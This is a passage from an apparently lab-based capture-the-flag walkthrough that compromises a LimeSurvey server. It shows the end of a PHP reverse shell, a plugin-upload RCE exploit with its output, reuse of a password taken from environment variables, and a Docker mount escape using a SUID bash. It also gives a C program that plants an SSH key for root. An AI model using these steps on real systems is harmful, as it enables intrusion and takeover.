		fwrite($pipes[0], $input);
	}

	if (in_array($pipes[1], $read_a)) {
		if ($debug) printit("STDOUT READ");
		$input = fread($pipes[1], $chunk_size);
		if ($debug) printit("STDOUT: $input");
		fwrite($sock, $input);
	}

	if (in_array($pipes[2], $read_a)) {
		if ($debug) printit("STDERR READ");
		$input = fread($pipes[2], $chunk_size);
		if ($debug) printit("STDERR: $input");
		fwrite($sock, $input);
	}
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);
function printit ($string) {
	if (!$daemon) {
		print "$string\n";
	}
}

?>
Create our zip file:
$ zip revplug.zip ./php-rev.php ./config.xml
Set a Netcat listener:
$ rlwrap -cAr nc -lvnp 443
listening on [any] 443 ...
Modify the path and the name of the zip file in the exploit.py file then execute it:
$ python3 exploit.py http://10.10.68.89/survey admin adminpassword123 80
_______________LimeSurvey RCE_______________


Usage: python exploit.py URL username password port
Example: python exploit.py http://192.26.26.128 admin password 80


== ██╗   ██╗ ██╗██╗     ██████╗  ██╗██████╗  ██╗███╗   ███╗ ==
== ╚██╗ ██╔╝███║██║     ██╔══██╗███║██╔══██╗███║████╗ ████║ ==
==  ╚████╔╝ ╚██║██║     ██║  ██║╚██║██████╔╝╚██║██╔████╔██║ ==
==   ╚██╔╝   ██║██║     ██║  ██║ ██║██╔══██╗ ██║██║╚██╔╝██║ ==
==    ██║    ██║███████╗██████╔╝ ██║██║  ██║ ██║██║ ╚═╝ ██║ ==
==    ╚═╝    ╚═╝╚══════╝╚═════╝  ╚═╝╚═╝  ╚═╝ ╚═╝╚═╝     ╚═╝ ==


[+] Retrieving CSRF token...
NndtS09Mb2hWTkNJQUJyeHF5fm9uTldTTDRpRW15cERky7vTgn6RhC714gQBTPJ73UE1QZ7pu8pPZaJ2vIWdkA==
[+] Sending Login Request...
[+]Login Successful

[+] Upload Plugin Request...
[+] Retrieving CSRF token...
SFdKUU1XSkFCVHBzYUVnMUF1U25xNzJMM3NhekluZEwL8jJj0SJgVSVjWTvKCMmiyvZJNFfAajaNZxLO5m43lA==
[+] Plugin Uploaded Successfully

[+] Install Plugin Request...
[+] Retrieving CSRF token...
SFdKUU1XSkFCVHBzYUVnMUF1U25xNzJMM3NhekluZEwL8jJj0SJgVSVjWTvKCMmiyvZJNFfAajaNZxLO5m43lA==
[+] Plugin Installed Successfully

[+] Activate Plugin Request...
[+] Retrieving CSRF token...
SFdKUU1XSkFCVHBzYUVnMUF1U25xNzJMM3NhekluZEwL8jJj0SJgVSVjWTvKCMmiyvZJNFfAajaNZxLO5m43lA==
[+] Plugin Activated Successfully

[+] Reverse Shell Starting, Check Your Connection :)
Got a shell as limesvc:
$ rlwrap -cAr nc -lvnp 443
listening on [any] 443 ...
connect to [10.8.4.253] from (UNKNOWN) [10.10.68.89] 40400
Linux efaa6f5097ed 6.2.0-1012-aws #12~22.04.1-Ubuntu SMP Thu Sep  7 14:01:24 UTC 2023 x86_64 GNU/Linux
 05:18:32 up  1:21,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=2000(limesvc) gid=2000(limesvc) groups=2000(limesvc),27(sudo)
/bin/sh: 0: can't access tty; job control turned off
$
limesvcis in thesudogroup
OR we can also manually upload the crafted plugin, then activate it then go to http://10.10.68.89/survey/upload/plugins/Y1LD1R1M/php-rev.php via browser or like below via curl:
$ curl --path-as-is -i -s -k 'http://10.10.68.89/survey/upload/plugins/Y1LD1R1M/php-rev.php' -X GET
Check for a flag:
$ ls -la /home/limesvc
total 20
drwxr-xr-x 1 limesvc limesvc 4096 Dec  2  2023 .
drwxr-xr-x 1 root    root    4096 Dec  2  2023 ..
-rw-r--r-- 1 limesvc limesvc  220 Mar 27  2022 .bash_logout
-rw-r--r-- 1 limesvc limesvc 3526 Mar 27  2022 .bashrc
-rw-r--r-- 1 limesvc limesvc  807 Mar 27  2022 .profile
No flag
Printenv & Password reusing (Forgotten_User)
During our enumeration, we can see that we are under a docker container:
$ hostname
efaa6f5097ed
Check the docker environement file:
$ cd /
$ ls -la
total 80
drwxr-xr-x   1 root root 4096 Dec  2  2023 .
drwxr-xr-x   1 root root 4096 Dec  2  2023 ..
-rwxr-xr-x   1 root root    0 Dec  2  2023 .dockerenv
drwxr-xr-x   1 root root 4096 Dec  2  2023 bin
drwxr-xr-x   2 root root 4096 Sep 29  2023 boot
drwxr-xr-x   5 root root  340 Jan 12 03:57 dev
drwxr-xr-x   1 root root 4096 Dec  2  2023 etc
drwxr-xr-x   1 root root 4096 Dec  2  2023 home
drwxr-xr-x   1 root root 4096 Nov 21  2023 lib
drwxr-xr-x   2 root root 4096 Nov 20  2023 lib64
drwxr-xr-x   2 root root 4096 Nov 20  2023 media
drwxr-xr-x   2 root root 4096 Nov 20  2023 mnt
drwxr-xr-x   2 root root 4096 Nov 20  2023 opt
dr-xr-xr-x 171 root root    0 Jan 12 03:57 proc
drwx------   1 root root 4096 Dec  2  2023 root
drwxr-xr-x   1 root root 4096 Nov 21  2023 run
drwxr-xr-x   1 root root 4096 Dec  2  2023 sbin
drwxr-xr-x   2 root root 4096 Nov 20  2023 srv
dr-xr-xr-x  13 root root    0 Jan 12 03:57 sys
drwxrwxrwt   1 root root 4096 Jan 12 05:16 tmp
drwxr-xr-x   1 root root 4096 Nov 20  2023 usr
drwxr-xr-x   1 root root 4096 Nov 21  2023 var
Need to escalate to root or to have the password of
limesvcto use sudo
Show the current environement variables:
$ printenv
APACHE_CONFDIR=/etc/apache2
HOSTNAME=efaa6f5097ed
PHP_INI_DIR=/usr/local/etc/php
LIMESURVEY_ADMIN=limesvc
SHLVL=0
OLDPWD=/home/limesvc
PHP_LDFLAGS=-Wl,-O1 -pie
APACHE_RUN_DIR=/var/run/apache2
PHP_CFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
PHP_VERSION=8.0.30
APACHE_PID_FILE=/var/run/apache2/apache2.pid
GPG_KEYS=1729F83938DA44E27BA0F4D3DBDB397470D12172 BFDDD28642824F8118EF77909B67A5C12229118F 2C16C765DBE54A088130F1BC4B9B5F600B55F3B4 39B641343D8C104B2B146DC3F9C39DC0B9698544
PHP_ASC_URL=https://www.php.net/distributions/php-8.0.30.tar.xz.asc
PHP_CPPFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
PHP_URL=https://www.php.net/distributions/php-8.0.30.tar.xz
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
APACHE_LOCK_DIR=/var/lock/apache2
LANG=C
APACHE_RUN_GROUP=limesvc
APACHE_RUN_USER=limesvc
APACHE_LOG_DIR=/var/log/apache2
LIMESURVEY_PASS=5W5HN4K4GCXf9E
PWD=/
PHPIZE_DEPS=autoconf 		dpkg-dev 		file 		g++ 		gcc 		libc-dev 		make 		pkg-config 		re2c
PHP_SHA256=216ab305737a5d392107112d618a755dc5df42058226f1670e9db90e77d777d9
APACHE_ENVVARS=/etc/apache2/envvars
Found
LIMESURVEY_PASS=5W5HN4K4GCXf9E
PS: We can also use linspeas to got this info
Use this password to escalate to root in the docker container then check for a flag:
$ sudo -S su

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for limesvc: 5W5HN4K4GCXf9E
id
uid=0(root) gid=0(root) groups=0(root)
ls -la /root
total 20
drwx------ 1 root root 4096 Dec  2  2023 .
drwxr-xr-x 1 root root 4096 Dec  2  2023 ..
-rw------- 1 root root   56 Dec  2  2023 .bash_history
-rw-r--r-- 1 root root  571 Apr 10  2021 .bashrc
-rw-r--r-- 1 root root  161 Jul  9  2019 .profile
No flag
Then use these crednetials to connect via SSH and grab the Forgotten_User flag:
$ sshpass -p '5W5HN4K4GCXf9E' ssh limesvc@10.10.68.89 -oStrictHostKeyChecking=accept-new -oStrictHostKeyChecking=no
Warning: Permanently added '10.10.68.89' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.2.0-1012-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Jan 12 05:39:29 UTC 2025

  System load:  0.080078125       Processes:                120
  Usage of /:   39.1% of 7.57GB   Users logged in:          0
  Memory usage: 19%               IPv4 address for docker0: 172.17.0.1
  Swap usage:   0%                IPv4 address for ens5:    10.10.68.89


Expanded Security Maintenance for Applications is not enabled.

76 updates can be applied immediately.
48 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sat Dec  2 15:32:15 2023 from 10.10.1.254
limesvc@ip-10-10-200-233:~$ pwd
/home/limesvc
limesvc@ip-10-10-200-233:~$ ls -la
total 32
drwxr-x--- 4 limesvc limesvc 4096 Dec  2  2023 .
drwxr-xr-x 4 root    root    4096 Dec  2  2023 ..
lrwxrwxrwx 1 limesvc limesvc    9 Dec  2  2023 .bash_history -> /dev/null
-rw-r--r-- 1 limesvc limesvc  220 Dec  2  2023 .bash_logout
-rw-r--r-- 1 limesvc limesvc 3771 Dec  2  2023 .bashrc
drwx------ 2 limesvc limesvc 4096 Dec  2  2023 .cache
drwxrwxr-x 3 limesvc limesvc 4096 Dec  2  2023 .local
-rw-r--r-- 1 limesvc limesvc  807 Dec  2  2023 .profile
-rw------- 1 limesvc limesvc   37 Dec  2  2023 user.txt
limesvc@ip-10-10-200-233:~$ cat user.txt
VL{426b3b0a5425049b64219e9aeff3aa48}
Privilege escalation (Forgotten_Root)
We can check the mounts if we have something interesting mounted from the host container:
mount

overlay on / type overlay (rw,relatime,lowerdir=/var/lib/docker/overlay2/l/53HNCQFKU7UT4MRNHXETIEU7PS:/var/lib/docker/overlay2/l/EC46IKT2LF6IUMTKX5EYK6Y6NS:/var/lib/docker/overlay2/l/AVXFR7EGT4F5744IOUZXTAPAXP:/var/lib/docker/overlay2/l/P5AO7VJP3KS26RV7L4G4A3CQMO:/var/lib/docker/overlay2/l/DUMS4MOPBZYYCT5MLU3KOIHV67:/var/lib/docker/overlay2/l/E6PFD55HUOLSDVI5HFVSG2MKY6:/var/lib/docker/overlay2/l/F2C2GU57ABILW44DR6N7IOAS2U:/var/lib/docker/overlay2/l/MTDNHTDTAHLYFOE23OONITLATE:/var/lib/docker/overlay2/l/HVR5FUOEP75JC4WLOLQCLICZW5:/var/lib/docker/overlay2/l/45JVDGBN2HJGR4ZFC56CA3QEFE:/var/lib/docker/overlay2/l/BLHTPLHTIDJITGF5LG7NDGIHIQ:/var/lib/docker/overlay2/l/ON6NXIXZRZZCFUPSYDLFPND5XG:/var/lib/docker/overlay2/l/URCYD6PEIO427ROGBDDSPOX7X4:/var/lib/docker/overlay2/l/TKNY7I37KDSR7UM34B7EAJWLEX:/var/lib/docker/overlay2/l/NI6IE4U3RKI3MI3XAZ7VSTRT5U:/var/lib/docker/overlay2/l/R2CP4KV5O4GJ4TW3FS73ARJZUR:/var/lib/docker/overlay2/l/JENNFERKWWS2TYSPK7WT7IGYT4:/var/lib/docker/overlay2/l/MMP56DFNWIP27YOKHUYTI3CVJ4:/var/lib/docker/overlay2/l/UBBT3YOEP4MEDPPJR5X4D474QX:/var/lib/docker/overlay2/l/ZHODKFSJJ4IAMIIQW7GBHG5QA3:/var/lib/docker/overlay2/l/WHNHWNHOFTA3DGNRVL3B3MMNY6:/var/lib/docker/overlay2/l/TQ6Z55HNEUJUXYWNUWJ4E5BLR3:/var/lib/docker/overlay2/l/UVBX7ES72OROVYQQPYGPTEIA4D:/var/lib/docker/overlay2/l/HCBBV74XSEA5GRAMKLUM7VELUP:/var/lib/docker/overlay2/l/VNQTVVELYXHIW5JNA2W7VHHGHA,upperdir=/var/lib/docker/overlay2/1a43e7d4669803c0891d7262954f27e54c5528c77990d3da808fa53d6b67ccdf/diff,workdir=/var/lib/docker/overlay2/1a43e7d4669803c0891d7262954f27e54c5528c77990d3da808fa53d6b67ccdf/work,nouserxattr)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev type tmpfs (rw,nosuid,size=65536k,mode=755,inode64)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666)
sysfs on /sys type sysfs (ro,nosuid,nodev,noexec,relatime)
cgroup on /sys/fs/cgroup type cgroup2 (ro,nosuid,nodev,noexec,relatime,nsdelegate,memory_recursiveprot)
mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)
shm on /dev/shm type tmpfs (rw,nosuid,nodev,noexec,relatime,size=65536k,inode64)
/dev/root on /etc/resolv.conf type ext4 (rw,relatime,discard,errors=remount-ro)
/dev/root on /etc/hostname type ext4 (rw,relatime,discard,errors=remount-ro)
/dev/root on /etc/hosts type ext4 (rw,relatime,discard,errors=remount-ro)
/dev/root on /var/www/html/survey type ext4 (rw,relatime,discard,errors=remount-ro)
proc on /proc/bus type proc (ro,nosuid,nodev,noexec,relatime)
proc on /proc/fs type proc (ro,nosuid,nodev,noexec,relatime)
proc on /proc/irq type proc (ro,nosuid,nodev,noexec,relatime)
proc on /proc/sys type proc (ro,nosuid,nodev,noexec,relatime)
proc on /proc/sysrq-trigger type proc (ro,nosuid,nodev,noexec,relatime)
tmpfs on /proc/acpi type tmpfs (ro,relatime,inode64)
tmpfs on /proc/kcore type tmpfs (rw,nosuid,size=65536k,mode=755,inode64)
tmpfs on /proc/keys type tmpfs (rw,nosuid,size=65536k,mode=755,inode64)
tmpfs on /proc/timer_list type tmpfs (rw,nosuid,size=65536k,mode=755,inode64)
tmpfs on /proc/scsi type tmpfs (ro,relatime,inode64)
tmpfs on /sys/firmware type tmpfs (ro,relatime,inode64)
found /dev/root on /var/www/html/survey
More enumeration:
ls -la /var/www/html/survey
total 168
drwxr-xr-x  15 limesvc  limesvc   4096 Nov 27  2023 .
drwxrwxrwt   1 www-data www-data  4096 Dec  2  2023 ..
-rw-rw-r--   1 limesvc  limesvc   1091 Nov 27  2023 .htaccess
-rw-rw-r--   1 limesvc  limesvc  49474 Nov 27  2023 LICENSE
-rw-rw-r--   1 limesvc  limesvc   2488 Nov 27  2023 README.md
-rw-rw-r--   1 limesvc  limesvc    536 Nov 27  2023 SECURITY.md
drwxr-xr-x   2 limesvc  limesvc   4096 Nov 27  2023 admin
drwxr-xr-x  15 limesvc  limesvc   4096 Nov 27  2023 application
drwxr-xr-x  10 limesvc  limesvc   4096 Nov 27  2023 assets
drwxr-xr-x   7 limesvc  limesvc   4096 Nov 27  2023 docs
-rw-rw-r--   1 limesvc  limesvc   8154 Nov 27  2023 gulpfile.js
-rw-rw-r--   1 limesvc  limesvc   5564 Nov 27  2023 index.php
drwxr-xr-x   4 limesvc  limesvc   4096 Nov 27  2023 installer
drwxr-xr-x 120 limesvc  limesvc   4096 Nov 27  2023 locale
drwxr-xr-x   4 limesvc  limesvc   4096 Nov 27  2023 modules
drwxr-xr-x  23 limesvc  limesvc   4096 Nov 27  2023 node_modules
-rwxrwxr-x   1 limesvc  limesvc   9672 Nov 27  2023 open-api-gen.php
drwxr-xr-x   3 limesvc  limesvc   4096 Nov 27  2023 plugins
-rw-rw-r--   1 limesvc  limesvc   2175 Nov 27  2023 psalm-all.xml
-rw-rw-r--   1 limesvc  limesvc   1090 Nov 27  2023 psalm-strict.xml
-rw-rw-r--   1 limesvc  limesvc   1074 Nov 27  2023 psalm.xml
-rw-rw-r--   1 limesvc  limesvc   1684 Nov 27  2023 setdebug.php
drwxr-xr-x   5 limesvc  limesvc   4096 Nov 27  2023 themes
drwxr-xr-x   5 limesvc  limesvc   4096 Jan 12 05:17 tmp
drwxr-xr-x   9 limesvc  limesvc   4096 Nov 27  2023 upload
drwxr-xr-x  36 limesvc  limesvc   4096 Nov 27  2023 vendor
So if we create a file as root from the container it will be on the host as well created from root.
We will check that:
cd /var/www/html/survey
touch toto
ls -la
total 168
drwxr-xr-x  15 limesvc  limesvc   4096 Jan 12 05:53 .
drwxrwxrwt   1 www-data www-data  4096 Dec  2  2023 ..
-rw-rw-r--   1 limesvc  limesvc   1091 Nov 27  2023 .htaccess
-rw-rw-r--   1 limesvc  limesvc  49474 Nov 27  2023 LICENSE
-rw-rw-r--   1 limesvc  limesvc   2488 Nov 27  2023 README.md
-rw-rw-r--   1 limesvc  limesvc    536 Nov 27  2023 SECURITY.md
drwxr-xr-x   2 limesvc  limesvc   4096 Nov 27  2023 admin
drwxr-xr-x  15 limesvc  limesvc   4096 Nov 27  2023 application
drwxr-xr-x  10 limesvc  limesvc   4096 Nov 27  2023 assets
drwxr-xr-x   7 limesvc  limesvc   4096 Nov 27  2023 docs
-rw-rw-r--   1 limesvc  limesvc   8154 Nov 27  2023 gulpfile.js
-rw-rw-r--   1 limesvc  limesvc   5564 Nov 27  2023 index.php
drwxr-xr-x   4 limesvc  limesvc   4096 Nov 27  2023 installer
drwxr-xr-x 120 limesvc  limesvc   4096 Nov 27  2023 locale
drwxr-xr-x   4 limesvc  limesvc   4096 Nov 27  2023 modules
drwxr-xr-x  23 limesvc  limesvc   4096 Nov 27  2023 node_modules
-rwxrwxr-x   1 limesvc  limesvc   9672 Nov 27  2023 open-api-gen.php
drwxr-xr-x   3 limesvc  limesvc   4096 Nov 27  2023 plugins
-rw-rw-r--   1 limesvc  limesvc   2175 Nov 27  2023 psalm-all.xml
-rw-rw-r--   1 limesvc  limesvc   1090 Nov 27  2023 psalm-strict.xml
-rw-rw-r--   1 limesvc  limesvc   1074 Nov 27  2023 psalm.xml
-rw-rw-r--   1 limesvc  limesvc   1684 Nov 27  2023 setdebug.php
drwxr-xr-x   5 limesvc  limesvc   4096 Nov 27  2023 themes
drwxr-xr-x   5 limesvc  limesvc   4096 Jan 12 05:17 tmp
-rw-r--r--   1 root     root         0 Jan 12 05:53 toto
drwxr-xr-x   9 limesvc  limesvc   4096 Nov 27  2023 upload
drwxr-xr-x  36 limesvc  limesvc   4096 Nov 27  2023 vendor
Confirmed we can create a file as root from the docker container
Let’s go for the most faster way.
We double check from our SSH session on the host the path of limesurvey:
limesvc@ip-10-10-200-233:~$ cd /opt/limesurvey/
limesvc@ip-10-10-200-233:/opt/limesurvey$ ls -la
total 168
drwxr-xr-x  15 limesvc limesvc  4096 Jan 12 05:53 .
drwxr-xr-x   4 root    root     4096 Dec  2  2023 ..
-rw-rw-r--   1 limesvc limesvc  1091 Nov 27  2023 .htaccess
-rw-rw-r--   1 limesvc limesvc 49474 Nov 27  2023 LICENSE
-rw-rw-r--   1 limesvc limesvc  2488 Nov 27  2023 README.md
-rw-rw-r--   1 limesvc limesvc   536 Nov 27  2023 SECURITY.md
drwxr-xr-x   2 limesvc limesvc  4096 Nov 27  2023 admin
drwxr-xr-x  15 limesvc limesvc  4096 Nov 27  2023 application
drwxr-xr-x  10 limesvc limesvc  4096 Nov 27  2023 assets
drwxr-xr-x   7 limesvc limesvc  4096 Nov 27  2023 docs
-rw-rw-r--   1 limesvc limesvc  8154 Nov 27  2023 gulpfile.js
-rw-rw-r--   1 limesvc limesvc  5564 Nov 27  2023 index.php
drwxr-xr-x   4 limesvc limesvc  4096 Nov 27  2023 installer
drwxr-xr-x 120 limesvc limesvc  4096 Nov 27  2023 locale
drwxr-xr-x   4 limesvc limesvc  4096 Nov 27  2023 modules
drwxr-xr-x  23 limesvc limesvc  4096 Nov 27  2023 node_modules
-rwxrwxr-x   1 limesvc limesvc  9672 Nov 27  2023 open-api-gen.php
drwxr-xr-x   3 limesvc limesvc  4096 Nov 27  2023 plugins
-rw-rw-r--   1 limesvc limesvc  2175 Nov 27  2023 psalm-all.xml
-rw-rw-r--   1 limesvc limesvc  1090 Nov 27  2023 psalm-strict.xml
-rw-rw-r--   1 limesvc limesvc  1074 Nov 27  2023 psalm.xml
-rw-rw-r--   1 limesvc limesvc  1684 Nov 27  2023 setdebug.php
drwxr-xr-x   5 limesvc limesvc  4096 Nov 27  2023 themes
drwxr-xr-x   5 limesvc limesvc  4096 Jan 12 05:17 tmp
-rw-r--r--   1 root    root        0 Jan 12 05:53 toto
drwxr-xr-x   9 limesvc limesvc  4096 Nov 27  2023 upload
drwxr-xr-x  36 limesvc limesvc  4096 Nov 27  2023 vendor
Confirmed:
/var/www/html/surveyon the docker ==/opt/limesurveyon the hosttotois present on the host with root permission
Copy our docker bash binary to this directory (then will be replicated on the host):
cp /bin/bash /var/www/html/survey
Set the suid bit for it in the container:
cd /var/www/html/survey
chown 0:0 bash
chmod +s bash
Then in our SSH session on the host we will trigger it to gain our root access on the host then grab the Forbidden_Root flag:
limesvc@ip-10-10-200-233:/opt/limesurvey$ ls -la bash
-rwsr-sr-x 1 root root 1234376 Jan 12 06:07 bash
limesvc@ip-10-10-200-233:/opt/limesurvey$ ./bash -p
bash-5.1# id
uid=2000(limesvc) gid=2000(limesvc) euid=0(root) egid=0(root) groups=0(root),2000(limesvc)
bash-5.1# cat /root/root.txt
VL{d75a070fbff631e40b21c99aea5d0a1a}
However, we can do it with another way.
What we can do is to write a small C binary that will attempt to write a public SSH key into the root’s autorized_keys file.
Here’s the code:
#include <stdio.h>
#include <stdlib.h>
#include <sys/stat.h>
#include <unistd.h>

int main()
{
    const char *sshPublicKey = "ssh-ed25519 AAAAC3...<REDACTED>";
    const char *sshDirectory = "/root/.ssh";
    const char *authorizedKeysPath = "/root/.ssh/authorized_keys";

    if (geteuid() != 0)
    {
        perror("[x] Error: Program not running as root.\n");
        return 1;
    }

    printf("[+] Running as root!\n");

    if (mkdir(sshDirectory, 0700) != 0)
    {
        perror("[x] Error creating directory. Skipping...\n");
    }

    FILE *file = fopen(authorizedKeysPath, "a");

    if (file == NULL)
    {
        perror("[x] Error opening file\n");
        return 1;
    }

    if (fprintf(file, "%s\n", sshPublicKey) < 0)
    {
        perror("[x] Error writing to file\n");
        fclose(file);
        return 1;
    }

    fclose(file);

    printf("[+] SSH public key successfully added to %s\n", authorizedKeysPath);

    return 0;
}
We can compile this with GCC and upload it to the /opt/limesurvey on the host machine:
$ gcc write_key.c -o write_key
As a next step, we have to use our root access in docker to modify the binary’s privileges:
chown root:root write_key
chmod u+s write_key
chmod +x write_key
Now, we can run the binary and see that we successfully wrote our public SSH key to the root’s authorized_keys file.
From here we can just SSH into to machine as root using our private key and read the flag.
Extra
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=c76473b7-35d1-4d09-9184-696bcd706229

Cleaning
Stop the docker container then remove the image:
$ sudo docker stop tmp-mysql
tmp-mysql
$ sudo docker images -a
REPOSITORY   TAG       IMAGE ID       CREATED        SIZE
mysql        latest    56a8c14e1404   2 months ago   603MB

$ sudo docker rmi mysql
Untagged: mysql:latest
Untagged: mysql@sha256:0255b469f0135a0236d672d60e3154ae2f4538b146744966d96440318cc822c6
Deleted: sha256:56a8c14e14044b8ec7ffb4dd165c8dbe10d4c6ba3d9e754f0c906f52a0b5b4fb
Deleted: sha256:cf9d5439dc527ea3cc20cc0f0634fe72432b19fefb1e986e3969c130da246589
Deleted: sha256:305ceb1bf1d386ccd7ece5ce7943b919c6ba0a9ae4e17cb3369ed7bb2735b104
Deleted: sha256:99e3ee82bdd93baf2623bf0bc9b9d226397e0a4f6dd36708b4cd9d69e9a1ec62
Deleted: sha256:4a0ca5d521869874815338f3bdbbe85466717751f415e5d9c316ec91e9b12b2b
Deleted: sha256:5e82211d9e1c91982da9c38d751affe81b6af3c517e0a2b08ba496756ff75b78
Deleted: sha256:8a2a95fa60bf2fd15ac47ec79dee7b45fadf3b63df375d9322588449ba1d793b
Deleted: sha256:3937438480f5b07bfd7280eeeee381af8dcc0aa752fbaa8a79d2544408b6cb30
Deleted: sha256:7891c186f13861339eb12d5975e8c61cab262ecdca93e929fcfe17250c5121b6
Deleted: sha256:317936c50e1cf348540ee99c29bc49e01f5711384956958cafcb1d1c50e13fe7
Deleted: sha256:7600fdef234bf101e8f4027a1c27c783cf1e502e2de00f676d99aeaf1d6cc5ef